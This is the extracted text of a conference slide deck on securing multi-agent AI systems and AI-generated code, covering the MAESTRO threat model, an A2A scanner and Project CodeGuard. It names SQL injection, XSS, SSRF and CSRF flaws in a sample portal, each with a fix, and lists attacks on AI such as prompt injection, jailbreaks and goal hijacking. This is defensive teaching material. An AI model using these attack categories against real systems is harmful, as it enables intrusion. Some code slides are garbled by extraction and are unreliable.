- └ Sensitive data in cross-org messages

Cisco A2A Scanner



```
~ (1.205s)
a2a-scanner list-analyzers

A2A Scanner v1.0.0
Agent-to-Agent Protocol Threat Detection

Available Analyzers:
• yara - YaraAnalyzer
• heuristic - HeuristicAnalyzer
• spec - SpecComplianceAnalyzer
• endpoint - EndpointAnalyzer

a2a-scanner analyze →
>_ A | ⌂ ⌂ @ ⌂ | auto (responsive) ▾
```

<https://github.com/cisco-ai-defense/a2a-scanner>

How can I threat model Multi-Agent ecosystems?

MAESTRO

Multi-Agent Security Threat and Risk Observation

A framework for understanding and addressing security risks in multi-agent AI systems.

Organized in 7 Layers


For each layer, consider:

1. **WHAT** assets exist?
2. **WHO** are the threat actors?
3. **WHAT** can go wrong?
4. **HOW** likely is it?
5. **WHAT** is the impact?
6. **HOW** do we mitigate?


Layer	Key Threats
Ecosystem	Cross-boundary attacks
Orchestration	Coordination exploitation
Inter-Agent	Message injection
Agent	Goal hijacking, tool abuse
Deployment	Infrastructure compromise
Model	Prompt injection, jailbreaks
Data	Poisoning, leakage

<https://genai.owasp.org>

<https://cloudsecurityalliance.org/blog/2025/02/06/agentic-ai-threat-modeling-framework-maestro>



Securing AI Generated Code with Project CodeGuard



Software Engineering Changed

```
< /> policies.py 2
13     'name': 'Data Encryption Policy',
14     'category': 'Data Protection',
15     'author': 'Omar',
16     'policy_text': 'All sensitive data at rest must be encrypted using AES-256-CBC with a 32-byte random salt.'}
17   ]
18 ]
19
20 next_id = 1
21
22 def get_all_policies():
23     return policies
24
25 def get_policy_by_id(policy_id):
26     return next((policy for policy in policies if policy['id'] == policy_id), None)
27
28 def create_policy(data):
29     # Enforce that essential fields are present
30     if not all(key in data for key in ['name', 'author', 'policy_text']):
31         return None # Or raise a ValueError
32
33 global next_id
34 policy = {
35     'id': next_id,
36     'name': data['name'],
37     'category': data.get('category'), # Category is optional
38     'author': data['author'],
39     'policy_text': data['policy_text']
40 }
41 policies.append(policy)
42 next_id += 1
43
44 return policy
45
46 def update_policy(policy_id, data):
47     policy = get_policy_by_id(policy_id)
48     if policy:
49         policy.update(data)
```

```
</> Q ±
EXPLOIT DEV AGENT CLAUDE CODE AI AGENTS FOR CYBERSECURITY
~/GitHub/work/a2rd-frr-sandbox git:(main) (0.052s)
git checkout feature/web-management-portal
```

Welcome to Claude Code!

/help for help, /status for your current setup

cwd: /Users/osantos/GitHub/work/a2rd-frr-sandbox

Overrides (via env):

- Prompt caching: off

Tips for getting started:

Describe a task

What should we code next?

```
+ santosomar/frr master 4x
```

Analyze the following codebase and identify all dead code. Dead code includes functions, classes, methods, and variables that are defined but never used or referenced anywhere in the project, as w...

Logs

Version 1 Version 2 Version 3 Version 4

Worked for 9m 50s >

Dead code findings

- prefix_list_print (libprefix.c) - Debug helper that prints a prefix list, but no other file references the symbol; the only hit in the tree is in the definition itself, making it a safe removal candidate.
- sockunion_print (libsockunion.c) - Another debug helper that is never invoked anywhere else, the sole occurrence is in its definition.
- ospf6_auth_ip_update (ospf6_auth_ip_update.c) - Marks __attribute__((unused)) and never called; ripgrep finds only the definition, so the routine is unreachable.
- GraphCalc_subgraphs (graphcalc-dbg.h) - Method bodies are empty, so this is likely a placeholder for something else. ripgrep finds only the definition, so the routine is unreachable.
- Noddict_itmes_name (pythonxref2yash.py) - Helper intended to iterate with resolved module names; the project never uses it.
- Config_get_contexts (tools/frr-reload.py) - Prints parsed configuration contexts, but no caller ever invokes it (including through dynamic dispatch), so it is effectively dead.
- pprint_prettyprint_sockets (tools/frr-prettyprint.py) - Utility to pretty-print socket frames that is never referenced elsewhere in the trace tooling; the only match is its definition.

These items were identified by scanning for definitions whose names produce no additional matches across the repository (excluding pytest-style test discovery and constructor attributes).

I need to check if functions like GraphCalc_subgraphs() or

IDEs

CLI

Background Agents

The Anatomy of a "Modern IDE" used by Humans

A screenshot of a modern IDE interface, likely VS Code, showing a Python file named `policies.py`. The code defines functions for managing policies in a RESTful API. A pink box highlights the AI agent panel on the right.

```
13     'name': 'Data Encryption Policy',
14     'category': 'Data Protection',
15     'author': 'Omar',
16     'policy_text': 'All sensitive data at rest must be encrypted using AES-256-CBC with a 32-byte salt and a 128-bit key length.'
17   }
18 ]
19
20 next_id = 3
21
22 def get_all_policies():
23     return policies
24
25 def get_policy_by_id(policy_id):
26     return next(policy for policy in policies if policy['id'] == policy_id), None
27
28 def create_policy(data):
29     # Enforce that essential fields are present
30     if not all(key in data for key in ['name', 'author', 'policy_text']):
31         return None # Or raise a ValueError
32
33     global next_id
34     policy = {
35         'id': next_id,
36         'name': data['name'],
37         'category': data.get('category'), # Category is optional
38         'author': data['author'],
39         'policy_text': data['policy_text']
40     }
41     policies.append(policy)
42     next_id += 1
43     return policy
44
45 def update_policy(policy_id, data):
46     policy = get_policy_by_id(policy_id)
47     if policy:
48         policy.update(data)
```

The AI agent panel (highlighted by a pink box) shows a dropdown menu for selecting an AI model. The current selection is `claude-4-sonnet`, which is highlighted with a blue background. Other options include `claude-3.5-sonnet`, `o3`, `gemini-2.5-pro`, `gpt-4.1`, and `claude-3.7-sonnet`.



AI Agents

- + more than 1 model
- + Prompts
- + Skills
- + Rules
- + Memory
- + Workflow Files
- + MCP Servers

EXPLOIT DEV AGENT CLAUDE CODE AI AGENTS FOR CYBER CODEX +

CODEX

~/GitHub/work/a2rd-frr-sandbox git:(fix/sql-injection-vulnerability)

codex

codex

Overview

The new `ngmtd/web_portal.c` adds a web UI with endpoints `/search`, `/status`, `/fetch_config`, and `/command`. It contains several high-risk vulnerabilities and a few robustness issues.

SQL Injection (`/search`)

- Issue: Builds SQL with `snprintf` using raw `search_term`. Attackers can inject SQL via quotes or comments.
- Fix: Use prepared statements and bind parameters. For LIKE, escape `%`, `_`, and `\` then bind `'%...%'`.
- Example:
 - Prepare: `SELECT username, role, email FROM users WHERE username LIKE ? ESCAPE '\\' OR email LIKE ? ESCAPE '\\'`
 - Escape helper: replace `\` → `\\\`, `%` → `\%`, `_` → `_`
 - Bind: `sqlite3_bind_text(stmt, 1, pattern, -1, SQLITE_TRANSIENT);` for both fields.

Reflected XSS (`/status`)


- Issue: Reflects `router_name` directly into HTML and a JavaScript string.
- Fix: Encode untrusted data for the context you place it in.
 - HTML body/attr: replace `&` < > " '.
 - JS string: escape `\`, `,`, `"`, newlines, and Unicode line separators.
 - Better: avoid inline `<script>`; render static HTML and move JS to a separate file or generate only server-side HTML.
- Extra hardening: add headers `Content-Security-Policy: default-src 'self'; object-src 'none'; base-uri 'none'` and `X-Content-Type-Options: nosniff`.

SSRF (`/fetch_config`)

- Issue: Fetches arbitrary user-provided URL with redirects enabled; can reach internal services, loopback, metadata endpoints.
- Fix:
 - Enforce allowlist of schemes and hosts (ideally by exact hostname or suffix you control).
 - Disallow IP literals and private/loopback/link-local ranges after DNS resolution (and after redirect).
 - Require HTTPS; set `CURLOPT_PROTOCOLS_STR = "https"` and `CURLOPT_REDIRECT_PROTOCOLS_STR = "https"`.
 - Limit/disable redirects: `CURLOPT_FOLLOWLOCATION = 0` or `CURLOPT_MAXREDIRS = 3`.
 - Timeouts: `CURLOPT_CONNECTTIMEOUT`, `CURLOPT_TIMEOUT`.
 - Optional: pin to known IPs via an out-of-band fetch service instead of arbitrary URLs.

CSRF (`/command`)

- Issue: Accepts state-changing POST without CSRF protection; naive body parsing.
- Fix:
 - Add session + CSRF token. Store token server-side (or in an HMAC-signed cookie), include as hidden field in the form, and verify on POST.
 - Validate `Origin/Referer` matches your host.
 - Set cookies Secure; HttpOnly; SameSite=Strict.
 - Parse form bodies with a proper URL-decoder and enforce `Content-Type: application/x-www-form-urlencoded` or JSON.
 - Authorization: require authenticated, authorized users before executing any router command.



Wait... it gets better ;-)

The screenshot shows a developer's workspace with several open tabs and windows, illustrating the integration of AI tools like Claude and Codex into a standard IDE.

Top Bar: The title bar shows "a2rd-ai-model-governance".

Left Sidebar: Shows a tree view of the project structure under "A2RD-AI-MODEL-GOVERNANCE".

Central Editor Area:


- Claude Code Agent(s) (Top Tab):** A tooltip box highlights "Claude Code Agent(s)". It discusses the emphasis on never hardcoding secrets and type hints and documentation standards. It also mentions the "big picture" architecture and integrates security rules from ".windsurf/rules/".
- Claude Code Tab:** Shows a snippet of Python code for listing models, handling exceptions, and printing responses.
- Claude Code Problems Panel:** Lists approval mode settings, session ID, provider, reasoning effort, and summaries.
- Claude Code Token Usage Panel:** Shows token usage statistics: Input 0, Output 0, Total 0.
- Claude Code Terminal:** Displays a terminal session where a curl command was run against the API, showing the response headers and body.

Bottom Editor Area:

- Codex Agent(s) (Bottom Tab):** A tooltip box highlights "Codex Agent(s)". It shows a command input field with placeholder "Ask Codex to do anything" and a note about generating commands with ⌘K.
- Codex Agent(s) Terminal:** Displays a terminal session showing the curl command and its successful execution.

Right Sidebar:

- Create an API client for Credo:** A tooltip box highlights "Cursor Agent(s)". It shows a terminal session with the command \$ curl -sS -I https://api.credo.ai/swagger.json, followed by the response headers and body.
- Terminal:** Shows the command \$ curl -sS -I https://api.credo.ai/swagger.json and its output.
- Status Bar:** Shows 13 tabs, 17.5% battery, and "Cursor Tab".



Securing Vibe Coding

Project CodeGuard is an open-source, model-agnostic security framework that embeds secure-by-default practices into AI coding agent workflows. It provides comprehensive security rules that guide AI assistants to generate more secure code automatically.

<https://project-codeguard.org>



Can Project CodeGuard Make AI Generated Code Safer?

Project CodeGuard consistently reduced static analysis findings across three very different benchmarks and made fully clean snippets more common.

<http://cs.co/9001h6Jft>



Cisco is a **founding member** of CoSAl and just donated **Project CodeGuard** to CoSAl

<https://blogs.cisco.com/ai/cisco-donates-project-codeguard-to-the-coalition-for-secure-ai>

<https://www.coalitionforsecureai.org/ciscos-donation-of-project-codeguard-to-cosal>

cisco/software-security

1.2.5

A software security skill that integrates with Project CodeGuard to help AI coding agents write secure code and prevent common vulnerabilities. Use this skill when writing, reviewing, or modifying code to ensure secure-by-default practices are followed.

Agent Success



Agent success rate when using this tile

84%

Improvement



Agent success rate improvement when using this tile compared to baseline

1.79x

Baseline



Agent success rate without this tile

47%

Overview

Eval results

Skill reviews

Files

SKILL.md

Preview Code

tessel i cisco/soft



name: software-security

description: A software security skill that integrates with Project CodeGuard to help AI coding agents write secure code and prevent common vulnerabilities. Use this skill when security concerns are mentioned, when reviewing code for vulnerabilities, or when implementing authentication, cryptography, or data handling.

license: Apache-2.0

metadata: {"version": "1.2.0", "framework": "Project CodeGuard"}

Software Security Skill

When to Use This Skill

Activate when:

Workspace

cisco

Visibility

Public

Created

1 day ago

Last updated

about 16 hours ago

Provide feedback

[Overview](#)[Eval results](#)[Skill reviews](#)[Files](#)

Skills Reviewed

1 1/1

Average Score

82%

SKILL.md

Activation 67% Implementation 88% 82%

Generated 11 days ago

Validation

Total 13/16 Score PASSED

 Warnings & errors only

Criteria	Score
description_trigger_hint	⚠ Description may be missing an explicit 'when to use' trigger hint (e.g., 'Use when...')
body_output_format	⚠ No obvious output/return/format terms detected; consider specifying expected outputs
body_steps	⚠ No step-by-step structure detected (no ordered list); consider adding a simple workflow

tessl i cisco/soft



Workspace

cisco

Visibility

Public

Created

1 day ago

Last updated

about 16 hours ago

Provide feedback

Implementation

Suggestions 1 Score 88%

Overall Assessment

This is a well-structured security skill that efficiently communicates when to apply security rules and provides concrete, executable examples. The progressive disclosure is excellent with clear references to detailed rule files. The main weakness is the workflow section, which could benefit from explicit validation steps and feedback loops for when security issues are detected during review.

Suggestions

- Add explicit validation/feedback loop in the Security Review step, e.g., 'If violations found: fix issue → re-run review → only proceed when all checks pass'

cisco/software-security

1.2.5

A software security skill that integrates with Project CodeGuard to help AI coding agents write secure code and prevent common vulnerabilities. Use this skill when writing, reviewing, or modifying code to ensure secure-by-default practices are followed.


[Overview](#) [Eval results](#) [Skill reviews](#) [Files](#)
Assessment results Generated 1 day ago Agent Claude Code

tessl i cisco/software-security@1.2

> Scenario 1	↑ 10%	Details
> Scenario 2	↑ 30%	Details
> Scenario 3	↑ 25%	Details
> Scenario 4	↑ 45%	Details
> Scenario 5	↑ 75%	Details

Workspace
cisco

Visibility
Public

Created
1 day ago

Last updated
about 16 hours ago

[Provide feedback](#)

Scenario 5

↑ 75%[Details](#)

Criteria name

Without context	With context
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

SameSite Strict iIdle timeout configured iSession regeneration on login iNonce-based CSP iHttpOnly and Secure flags i[Download Solution](#)

Additional References

- Building Trust in AI Agent Ecosystems
<https://blogs.cisco.com/news/building-trust-in-ai-agent-ecosystems>
- Announcing a New Framework for Securing AI-Generated Code
<https://blogs.cisco.com/ai/announcing-new-framework-securing-ai-generated-code>
- Coalition for Secure AI (CoSAI)
<https://www.coalitionforsecureai.org>
- Cisco AI Security Whitepapers and Guidance
<https://aisecurity.cisco.com>

Complete your session surveys



Complete your surveys in the Cisco Events app.



Complete a minimum of 4 session surveys and the overall event survey to receive a unique Cisco Live t-shirt.

(from 11:30 on Thursday, while supplies last)

Continue your education



Visit the Cisco Showcase for related demos



Book your one-on-one Meet the Engineer meeting

Visit the Technical Solutions Clinics to discuss your technical questions



Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs



Visit the On-Demand Library for more sessions at CiscoLive.com/On-Demand

Contact me at: Insert preferred comms method

Thank you



